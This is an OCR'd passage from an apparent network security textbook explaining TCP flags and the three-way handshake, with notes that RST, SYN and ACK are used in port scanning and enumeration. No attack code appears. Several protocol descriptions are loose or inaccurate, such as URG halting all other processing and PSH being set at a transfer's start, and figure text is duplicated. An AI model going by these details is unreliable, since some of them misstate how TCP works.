



Figure 3.3: TCP communication flags

The following are the TCP communication flags:

- **Synchronize or "SYN":** It notifies the transmission of a new sequence number. This flag generally represents the establishment of a connection (three-way handshake) between two hosts.
- **Acknowledgement or "ACK":** It confirms the receipt of the transmission and identifies the next expected sequence number. When the system successfully receives a packet, it sets the value of its flag to "1," thus implying that the receiver should pay attention to it.
- **Push or "PSH":** When it is set to "1," it indicates that the sender has raised the push operation to the receiver; this implies that the remote system should inform the receiving application about the buffered data coming from the sender. The system raises the PSH flag at the start and end of data transfer and sets it on the last segment of a file to prevent buffer deadlocks.
- **Urgent or "URG":** It instructs the system to process the data contained in packets as soon as possible. When the system sets the flag to "1," priority is given to processing the urgent data first and all the other data processing is stopped.
- **Finish or "FIN":** It is set to "1" to announce that no more transmissions will be sent to the remote system and the connection established by the SYN flag is terminated.
- **Reset or "RST":** When there is an error in the current connection, this flag is set to "1" and the connection is aborted in response to the error. Attackers use this flag to scan hosts and identify open ports.

SYN scanning mainly deals with three flags: SYN, ACK, and RST. You can use these three flags for gathering illegitimate information from servers during enumeration.



TCP/IP Communication

TCP Session Establishment
(Three-way Handshake)

Bill
10.0.0.2:21

Three-way Handshake

Sheela
10.0.0.3:21

I would like to talk with you Sheela on port 21, Are you open?
SYN, SEQ# 10

Ok, let's talk Bill!, I am open on port 21
SYN + ACK, ACK#11, SEQ#142

Ok, thanks Sheela
ACK, ACK#143, SEQ# 11

Client

Server

TCP Session Termination

Bill
10.0.0.2:21

Sheela
10.0.0.3:21

I am done with the data transfer
FIN, SEQ# 50

Ok, I received your termination request
ACK, ACK#51, SEQ#170

I have received all the data sent
FIN, SEQ#171

Ok, thanks Sheela
ACK, ACK#172, SEQ# 51

Client

Server

TCP/IP Communication

TCP is connection oriented, i.e., it prioritizes connection establishment before data transfer between applications. This connection between protocols is possible through the three-way handshake.

A TCP session initiates using a three-way handshake mechanism:

- To launch a TCP connection, the source (10.0.0.2:21) sends a SYN packet to the destination (10.0.0.3:21).
- On receiving the SYN packet, the destination responds by sending a SYN/ACK packet back to the source.
- The ACK packet confirms the arrival of the first SYN packet to the source.
- Finally, the source sends an ACK packet for the ACK/SYN packet transmitted by the destination.
- This triggers an "OPEN" connection, thereby allowing communication between the source and destination, which continues until one of them issues a "FIN" or "RST" packet to close the connection.



Bill
10.0.0.2:21
Three-way Handshake
Sheela
10.0.0.3:21
I would like to talk with you Sheela on port 21, Are you open?
SYN, SEQ# 10
Ok, let's talk Bill!, I am open on port 21
SYN + ACK, ACK#11, SEQ#142
Ok, thanks Sheela
ACK, ACK#143, SEQ# 11
Client
Server

Figure 3.4: TCP session establishment

The TCP protocol maintains stateful connections for all connection-oriented protocols throughout the Internet and works similarly to ordinary telephone communication, in which one picks up a telephone receiver, hears a dial tone, and dials a number that triggers ringing at the other end until someone picks up the receiver and says, “Hello.”

The system terminates the established TCP session as follows:

After completing all the data transfers through the established TCP connection, the sender sends the connection termination request to the receiver through a FIN or RST packet. Upon receiving the connection termination request, the receiver acknowledges the termination request by sending an ACK packet to the sender and finally sends its own FIN packet. Then, the system terminates the established connection.

